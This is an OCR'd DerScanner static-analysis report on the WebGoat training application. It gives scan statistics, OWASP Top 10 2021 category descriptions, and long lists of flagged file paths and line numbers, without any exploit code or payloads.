DerScanner

Analysis Results

WebGoat.zip

Report Date

2022-07-19 08:54:52

Report Author

Classification Method

OWASP Top 10 2021

Product Version

3.11.3

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PROJECT INFORMATION

Project	WebGoat.zip
UUID	46f075d1-6e3e-41f6-8645-45415f7d3f3e
Go To Results In	DerScanner

Security Level Dynamics

The app score is calculated on a scale from 0 to 5. Score is calculated based on the number of critical and medium level vulnerabilities. The impact of critical vulnerabilities is greater than that of medium level vulnerabilities, and does not take into account the amount of code. Medium level vulnerabilities are taken into account based on their frequency and total number of source code lines.

Vulnerability Dynamics

Vulnerabilities are divided by severity level: critical, medium, low and info.

1. **Critical vulnerabilities** are likely to compromise sensitive data and system integrity.

2. **Medium level vulnerabilities** are less likely to compromise confidential data and system integrity, or are less serious security breaches.

3. **Low level vulnerabilities** can be a potential security threat.

4. **Info level vulnerabilities** signal a violation of good programming practices.

We highly recommend to focus on critical and medium-level vulnerabilities first.

Scan History

Number	Date and Time	Status	Languages	Lines of Code	Number of Vulnerabilities					Score
					Critical	Medium	Low	Info	Total	
1/1	2022-05-20 13:14:53	completed	Config files, JavaScript, HTML5, VBScript, T-SQL, PL/SQL	276 344	4	769	191	110	1 074	2.2/5.0

ABOUT OWASP TOP 10 2021

Report classifies the level of vulnerability by **OWASP Top 10 2021**. The Open Web Application Security Project (OWASP) is an online community which creates freely-available articles, methodologies, documentation, tools, and technologies in the field of web application security. One of its main projects is OWASP Top 10 aiming to raise awareness about application security by identifying some of the most critical risks that organizations face. The Top 10 project is referenced by many standards, books, tools, and organizations, including MITRE, PCI DSS, DISA, FTC.
Note that some vulnerabilities may belong to the number of categories or to none at all. To see the full list of vulnerabilities, choose the **By severity** classification method.

A1 Broken Access Control

Access control enforces policy such that users cannot act outside of their intended permissions. Failures typically lead to unauthorized information disclosure, modification, or destruction of all data or performing a business function outside the user's limits.

A2 Cryptographic Failures

Numerous web applications do not properly protect sensitive data falling under privacy laws or regulations, such as passwords, credit card numbers, health records, or personal information. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

A3 Injection

Injection flaws (such as SQL, NoSQL, OS command, ORM, LDAP, and EL or OGNL) occur when untrusted data is sent to an interpreter as part of a command or query. The attacker’s hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization. User-supplied data must always be validated, filtered, or sanitized by the application.

A4 Insecure Design

Insecure design is a broad category representing different weaknesses, expressed as “missing or ineffective control design”. An insecure design cannot be fixed by a perfect implementation as by definition, needed security controls were never created to defend against specific attacks. One of the factors that contribute to insecure design is the lack of business risk profiling inherent in the software or system being developed, and thus the failure to determine what level of security design is required.

A5 Security Misconfiguration

Security misconfiguration can happen at any level of an application stack, including the network services, platform, web server, application server, database, frameworks, custom code, and pre-installed virtual machines, containers, or storage. To ensure security, a proper configuration is essential as well as regular updates.

A6 Vulnerable and Outdated Components

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using outdated components or components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

A7 Identification and Authentication Failures

Confirmation of the user's identity, authentication, and session management is critical to protect against authentication-related attacks. Authentication flaws enable attackers to compromise passwords, keys, or session tokens, or assume other users' identities.

A8 Software and Data Integrity Failures

Software and data integrity failures relate to code and infrastructure that does not protect against integrity violations. An example of this is where an application relies upon plugins, libraries, or modules from untrusted sources, repositories, and content delivery networks (CDNs). An insecure CI/CD pipeline can introduce the potential for unauthorized access, malicious code, or system compromise. Lastly, many applications now include auto-update functionality, where updates are downloaded without sufficient integrity verification and applied to the previously trusted application. Attackers could potentially upload their own updates to be distributed and run on all installations. Another example is where objects or data are encoded or serialized into a structure that an attacker can see and modify is vulnerable to insecure deserialization.

A9 Security Logging and Monitoring Failures

Insufficient logging and monitoring, coupled with missing or ineffective integration with incident response, allows attackers to further attack systems, maintain persistence, pivot to more systems, and tamper, extract or destroy data.

A10 Server-Side Request Forgery (SSRF)

SSRF flaws occur whenever a web application is fetching a remote resource without validating the user-supplied URL. It allows an attacker to coerce the application to send a crafted request to an unexpected destination, even when protected by a firewall, VPN, or another type of network access control list (ACL).


SCAN INFORMATION

1/1 2022-05-20 13:14:53


Scan Statistics

Status	completed				
Score	2.2/5.0				
Duration	0:21:00				
Lines of Code	276 344				
Vulnerabilities	Critical 4	Medium 769	Low 191	Info 110	Total 1 074


Found Vulnerabilities



Vulnerability Types




Language Statistics



Language	Status	Duration	Lines of Code	Number of Vulnerabilities				
				Critical	Medium	Low	Info	Total
Config files	completed	0:00:05	174 848	3	625	40	0	668
JavaScript	completed	0:20:38	90 302	1	58	149	92	300
HTML5	completed	0:00:07	5 429	0	83	2	18	103
VBScript	completed	0:00:02	5 413	0	0	0	0	0
T-SQL	completed	0:00:02	176	0	0	0	0	0
PL/SQL	completed	0:00:03	176	0	3	0	0	3

Classification by OWASP Top 10 2021



	Vulnerabilities					Occurrences				
	Critical	Medium	Low	Info	Total	Critical	Medium	Low	Info	Total
A1	0	3	0	0	3	0	3	0	0	3
A2	2	4	3	0	6	4	644	71	0	719
A3	0	2	0	0	2	0	2	0	0	2
A4	2	5	0	0	6	4	27	0	0	31
A5	0	6	2	0	6	0	635	42	0	677
A6	0	0	0	0	0	0	0	0	0	0
A7	2	2	0	0	3	4	6	0	0	10
A8	0	1	1	0	2	0	72	30	0	102
A9	0	0	0	0	0	0	0	0	0	0
A10	0	0	0	0	0	0	0	0	0	0

Vulnerability List

Vulnerabilities are displayed accordingly to export settings: **736** selected

Actual: **736** of **1074**

A1	Broken Access Control

Medium vulnerabilities 3*

Path manipulation	JavaScript	1
webgoat-container/src/main/resources/static/js/libs/ace.js:14622		Not processed
Overly permissive message posting policy	JavaScript	1
webgoat-container/src/main/resources/static/js/libs/ace.js:1740		Not processed
Wrong access configuration	Config files	1
webgoat-server/src/main/docker_rpi3/Dockerfile:1		Not processed

A2	Cryptographic Failures

Critical vulnerabilities 4*

Hardcoded password	JavaScript	1
webgoat-lessons/jwt/src/main/resources/js/jwt-refresh.js:10		Not processed
Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/i18n/messages_nl.properties:31		Not processed
webgoat-container/src/main/resources/i18n/messages.properties:34		Not processed
webwolf/src/main/resources/i18n/messages.properties:30		Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities 644*

Weak random number generator	JavaScript	18
docs/vendor/bootstrap/js/bootstrap.bundle.js:135		Not processed
docs/vendor/bootstrap/js/bootstrap.bundle.min.js:55		Not processed
docs/vendor/bootstrap/js/bootstrap.js:136		Not processed
docs/vendor/bootstrap/js/bootstrap.min.js:55		Not processed
docs/vendor/jquery/jquery.js:299		Not processed
docs/vendor/jquery/jquery.js:2480		Not processed
docs/vendor/jquery/jquery.min.js:101		Not processed
docs/vendor/jquery/jquery.min.js:826		Not processed
docs/vendor/jquery/jquery.slim.js:299		Not processed
docs/vendor/jquery/jquery.slim.js:2480		Not processed
docs/vendor/jquery/jquery.slim.min.js:101		Not processed
docs/vendor/jquery/jquery.slim.min.js:826		Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.min.js:108		Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.min.js:831		Not processed
webgoat-container/src/main/resources/static/js/libs/underscore-min.js:6		Not processed
webgoat-container/src/main/resources/static/js/modernizr.min.js:470		Not processed
webgoat-lessons/chrome-dev-tools/src/main/resources/html/ChromeDevTools.html:53		Not processed
webgoat-lessons/http-basics/src/main/resources/html/HttpBasics.html:59		Not processed
Password hardcoded in configuration file	Config files	3
webgoat-container/src/main/resources/application-webgoat.properties:11		Not processed
webgoat-container/src/main/resources/i18n/messages_nl.properties:39		Not processed
webgoat-container/src/main/resources/i18n/messages.properties:43		Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	HTML5	4
docker/index.html:35		Not processed
docker/index.html:39		Not processed
webgoat-lessons/client-side-filtering/src/main/resources/html/ClientSideFiltering.html:96		Not processed
webgoat-lessons/vulnerable-components/src/main/resources/html/VulnerableComponents.html:5		Not processed
HTTP usage	Config files	619
config/checkstyle/checkstyle.xml:4		Not processed
config/checkstyle/checkstyle.xml:11		Not processed
config/checkstyle/checkstyle.xml:25		Not processed
COPYRIGHT.txt:1		Not processed
docker/index.html:35		Not processed
docker/index.html:39		Not processed
docker/nginx.conf:42		Not processed
docker/nginx.conf:54		Not processed
docker/nginx.conf:70		Not processed
docker/nginx.conf:75		Not processed
docker/nginx.conf:80		Not processed
docker/nginx.conf:85		Not processed
docker/nginx.conf:90		Not processed
docker/nginx.conf:95		Not processed
docker/nginx.conf:100		Not processed
docker/nginx.conf:105		Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
docker/nginx.conf:110	Not processed
docker/nginx.conf:115	Not processed
docker/nginx.conf:120	Not processed
docker/nginx.conf:125	Not processed
docker/nginx.conf:130	Not processed
docker/nginx.conf:135	Not processed
docker/pom.xml:1	Not processed
docker/pom.xml:2	Not processed
docs/package.json:22	Not processed
docs/package-lock.json:920	Not processed
docs/package-lock.json:935	Not processed
docs/package-lock.json:1044	Not processed
docs/package-lock.json:1164	Not processed
docs/package-lock.json:4220	Not processed
docs/README.md:15	Not processed
docs/vendor/bootstrap/css/bootstrap.css.map:1	Not processed
docs/vendor/bootstrap/css/bootstrap.min.css.map:1	Not processed
docs/vendor/font-awesome/css/font-awesome.css:2	Not processed
docs/vendor/font-awesome/css/font-awesome.css:3	Not processed
docs/vendor/font-awesome/css/font-awesome.min.css:2	Not processed
docs/vendor/font-awesome/css/font-awesome.min.css:3	Not processed
docs/vendor/font-awesome/less/font-awesome.less:2	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
docs/vendor/font-awesome/less/font-awesome.less:3	Not processed
docs/vendor/font-awesome/less/mixins.less:31	Not processed
docs/vendor/font-awesome/scss/font-awesome.scss:2	Not processed
docs/vendor/font-awesome/scss/font-awesome.scss:3	Not processed
docs/vendor/font-awesome/scss/_mixins.scss:31	Not processed
docs/vendor/jquery-easing/jquery.easing.compatibility.js:2	Not processed
docs/vendor/jquery-easing/jquery.easing.compatibility.js:8	Not processed
docs/vendor/jquery-easing/jquery.easing.js:2	Not processed
docs/vendor/jquery/jquery.js:506	Not processed
docs/vendor/jquery/jquery.js:7476	Not processed
docs/vendor/jquery/jquery.js:7701	Not processed
docs/vendor/jquery/jquery.js:9054	Not processed
docs/vendor/jquery/jquery.slim.js:506	Not processed
docs/vendor/jquery/jquery.slim.js:6683	Not processed
docs/vendor/jquery/jquery.slim.js:6908	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:2	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:106	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.js:858	Not processed
docs/vendor/magnific-popup/jquery.magnific-popup.min.js:2	Not processed
LICENSE.txt:1	Not processed
mvnw:11	Not processed
mvnw.cmd:10	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
.mvn/wrapper/MavenWrapperDownloader.java:8	Not processed
pmd-ruleset.xml:2	Not processed
pmd-ruleset.xml:13	Not processed
pmd-ruleset.xml:65	Not processed
pmd-ruleset.xml:87	Not processed
pmd-ruleset.xml:103	Not processed
pmd-ruleset.xml:152	Not processed
pmd-ruleset.xml:184	Not processed
pmd-ruleset.xml:258	Not processed
pmd-ruleset.xml:276	Not processed
pmd-ruleset.xml:310	Not processed
pmd-ruleset.xml:331	Not processed
pmd-ruleset.xml:352	Not processed
pmd-ruleset.xml:381	Not processed
pmd-ruleset.xml:412	Not processed
pmd-ruleset.xml:428	Not processed
pmd-ruleset.xml:443	Not processed
pmd-ruleset.xml:475	Not processed
pmd-ruleset.xml:497	Not processed
pmd-ruleset.xml:518	Not processed
pmd-ruleset.xml:535	Not processed
pmd-ruleset.xml:552	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
pmd-ruleset.xml:579	Not processed
pmd-ruleset.xml:631	Not processed
pmd-ruleset.xml:646	Not processed
pmd-ruleset.xml:676	Not processed
pmd-ruleset.xml:712	Not processed
pmd-ruleset.xml:731	Not processed
pmd-ruleset.xml:753	Not processed
pmd-ruleset.xml:806	Not processed
pmd-ruleset.xml:826	Not processed
pmd-ruleset.xml:1050	Not processed
pmd-ruleset.xml:1085	Not processed
pmd-ruleset.xml:1150	Not processed
pmd-ruleset.xml:1195	Not processed
pmd-ruleset.xml:1219	Not processed
pmd-ruleset.xml:1254	Not processed
pmd-ruleset.xml:1295	Not processed
pmd-ruleset.xml:1343	Not processed
pmd-ruleset.xml:1447	Not processed
pmd-ruleset.xml:1475	Not processed
pmd-ruleset.xml:1506	Not processed
pmd-ruleset.xml:1529	Not processed
pmd-ruleset.xml:1598	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
pmd-ruleset.xml:1632	Not processed
pmd-ruleset.xml:1657	Not processed
pmd-ruleset.xml:1684	Not processed
pmd-ruleset.xml:1710	Not processed
pom.xml:2	Not processed
pom.xml:3	Not processed
pom.xml:93	Not processed
README.MD:11	Not processed
README.MD:67	Not processed
README.MD:69	Not processed
README.MD:71	Not processed
webgoat-container/pom.xml:2	Not processed
webgoat-container/pom.xml:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/AjaxAuthenticationEntryPoint.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/AsciiDoctorTemplateResolver.java:5	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:16	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfMacro.java:56	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/asciidoc/WebWolfRootMacro.java:9	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/assignments/AssignmentEndpoint.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/assignments/AttackResult.java:3	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/java/org/owasp/webgoat/assignments/LessonTrackerInterceptor.java:2	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/controller/StartLesson.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/controller/Welcome.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/HammerHead.java:19	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/i18n/Language.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/i18n/Messages.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/i18n/PluginMessages.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Assignment.java:12	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:10	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Category.java:33	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/CourseConfiguration.java:2	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Hint.java:5	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/Lesson.java:2	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItem.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/lessons/LessonMenuItemType.java:5	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/LessonTemplateResolver.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/MvcConfiguration.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LabelDebugService.java:6	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/java/org/owasp/webgoat/service/LabelService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LessonMenuService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/LessonProgressService.java:94	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/ReportCardService.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/service/RestartLessonService.java:3	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:16	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/Course.java:37	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:16	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:35	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/session/WebSession.java:36	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:18	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/LessonTracker.java:39	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:21	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/users/UserTracker.java:42	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/WebGoat.java:6	Not processed
webgoat-container/src/main/java/org/owasp/webgoat/WebSecurityConfig.java:4	Not processed
webgoat-container/src/main/resources/application-webgoat.properties:44	Not processed
webgoat-container/src/main/resources/application-webgoat.properties:45	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/application-webgoat.properties:46	Not processed
webgoat-container/src/main/resources/i18n/messages_de.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_fr.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_nl.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages.properties:3	Not processed
webgoat-container/src/main/resources/i18n/messages_ru.properties:3	Not processed
webgoat-container/src/main/resources/static/css/animate.css:5	Not processed
webgoat-container/src/main/resources/static/css/font-awesome.min.css:2	Not processed
webgoat-container/src/main/resources/static/css/font-awesome.min.css:3	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:6	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:96	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:243	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:470	Not processed
webgoat-container/src/main/resources/static/js/jquery_form/jquery.form.js:865	Not processed
webgoat-container/src/main/resources/static/js/jquery/jquery-ui-1.10.4.custom.min.js:2	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:6	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:96	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:243	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:470	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery.form.js:865	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:231	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:327	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:582	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:2548	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:4790	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:5679	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:6007	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:7880	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14575	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui-1.10.4.js:14583	Not processed
webgoat-container/src/main/resources/static/js/libs/jquery-ui.min.js:2	Not processed
webgoat-container/src/main/resources/static/js/libs/polyglot.min.js:5	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:4	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:325	Not processed
webgoat-container/src/main/resources/static/js/libs/text.js:328	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap/css/bootstrap.min.css:2	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-slider/css/slider.css:6	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:58	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/bootstrap3-wysihtml5.js:83	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:37	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:65	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:863	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1143	Not processed

* Rejected vulnerabilities are not taken into account

A2	Cryptographic Failures

Medium vulnerabilities

HTTP usage	Config files
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1938	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:1958	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2057	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2081	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:2459	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3249	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3443	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3444	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3589	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3595	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3698	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3714	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3922	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:3983	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4375	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:4858	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5016	Not processed
webgoat-container/src/main/resources/static/plugins/bootstrap-wysihtml5/js/wysihtml5-0.3.0.js:5487	Not processed
